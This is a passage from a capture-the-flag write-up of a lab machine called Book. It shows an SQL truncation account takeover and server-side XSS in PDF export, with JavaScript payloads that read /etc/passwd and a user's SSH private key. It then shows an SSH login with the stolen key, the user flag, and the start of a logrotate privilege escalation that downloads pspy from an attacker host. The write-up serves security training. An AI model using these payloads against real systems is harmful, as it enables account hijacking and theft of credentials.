Host: 10.10.10.176
Content-Type: application/x-www-form-urlencoded

name=admin&email=admin%40book.htb+++++++7&password=admin
The email is admin@book.htb (14 chars) + 7 spaces + a 7 as padding = 22. Truncated to 20 it becomes admin@book.htb + 6 spaces, and the database strips the trailing spaces: admin@book.htb.

name=admin&email=admin%40book.htb+++++++7&password=admin123

HTTP/1.1 302 Found
Server: Apache/2.4.29 (Ubuntu)
Location: index.php
The 302 is the answer of an accepted registration. The admin@book.htb account ends up with our password, and the /admin/ panel accepts it:

Library | Admin Panel
  Home  Users  Messages  Feedback  Collections     Signed in as admin
  Administrators can review the book list and can moderate the users.
Five tabs against a regular user's four, and one of them, Collections, opens the next vector.
The email is admin@book.htb + spaces up to 20 chars + padding, with a password of our choosing:
email=admin@book.htb%20%20%20%20%20%20%20123&name=hacker&password=hacked123On sending, admin@book.htb ends up with our password. We log into the admin panel, which shows new tabs compared to a regular user.
Exploitation: server-side XSS in PDF
The PDF interprets HTML
The admin panel's Collections tab offers two PDF exports, one of users and one of collections. The users one returns a document with a table of every registered name and email:

Export The Collections
  #             Export
  Users          PDF
  Collections    PDF

Users Data
  Name           Email
  admin          admin@book.htb
  test           a@b.com
  shaunwhort     test@test.com
  peter          hi@hello.com
The collections export behaves the same, with the book table:

Collections Data
  Title              Author   Link
  Corpse Flower      -        1
  Queen of the Night -        2
  Chocolate cosmos   -        3
  Lady's-Slipper     -        4
The format (tables, borders, blue underlined links) suggests the PDF is generated by interpreting HTML. The cheap way to confirm it is registering a user whose name is a tag:

And exporting the users table again:

Users Data
  Name          Email
  admin         admin@book.htb
  test          a@b.com
  ...
  h             jaime@jaime1.com     <- <h1>h</h1> rendered
The h comes out large and bold: the tag was interpreted. It is a server-side XSS in dynamic PDF generation, documented on HackTricks, that allows reading local files:

XSS (Cross Site Scripting) » Server Side XSS (Dynamic PDF) [Book]
PDF using user controlled input, you can try to trick the bot that is creating the PDF into executing
arbitrary JS code.
The page ships the ready-made payloads for reading local files:

<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");x.send();
</script>
Read local files
The local-read payloads are long and do not fit in the name (10-char limit), but the book upload includes metadata in the exported PDF: that is the injection point, and it has no length cap. We upload a book whose title and author carry an XMLHttpRequest reading /etc/passwd, with a real .pdf as the file so we do not trip any format validation:

<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");
x.send();
</script>
It works, but only halfway: the content is there and in Base64, though the PDF clips it and it is hard to read. The btoa was a precaution from the sample payload, so we drop it to see whether plain text lays out better:
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(this.responseText)};
x.open("GET","file:///etc/passwd");
x.send();
</script>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
Without the btoa it reads perfectly. And there is the name we needed: a user reader with /bin/bash, and SSH is open, so the next target is its private key. We tune the path and wrap the output in <pre> to preserve the id_rsa formatting:
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write("<pre>" + this.responseText + "</pre>")};
x.open("GET","file:///home/reader/.ssh/id_rsa");
x.send();
</script>
We get reader's id_rsa.
Shell as reader
chmod 600 id_rsa
ssh -i id_rsa reader@10.10.10.176
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)
Last login: Wed Jan 29 13:03:06 2020 from 10.10.14.3
reader@book:~$
SSH session as reader. The user flag:

reader@book:~$ cat user.txt
01c73ad0de50cbaa7ed382b785bceda0
Privilege escalation
Logrotate abuse (logrotten)
The first thing is to look at the home, and there is a folder with no business in a regular user's:
ls
cd backups/
ls
cat access.log
cat access.log.1
ls -l
reader@book:~$ ls
backups  user.txt

reader@book:~/backups$ ls
access.log  access.log.1

reader@book:~/backups$ cat access.log.1
192.168.0.104 - - [29/Jun/2019:14:39:55 +0000] "GET /robbie03 HTTP/1.1" 404 446 "-" "curl"

reader@book:~/backups$ ls -l
-rw-r--r-- 1 reader reader  0 Jan 29  2020 access.log
-rw-r--r-- 1 reader reader 91 Jan 29  2020 access.log.1
Two files that look like Apache logs, one empty and one with a single line, and both owned by reader and writable. The .1 is the suffix logrotate adds when rotating, so the question is whether some process is touching them. To find out, pspy (repo), which lists processes without needing privileges:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 &>/dev/null
python3 -m http.server 80
wget http://10.10.16.4/pspy64
chmod +x pspy64
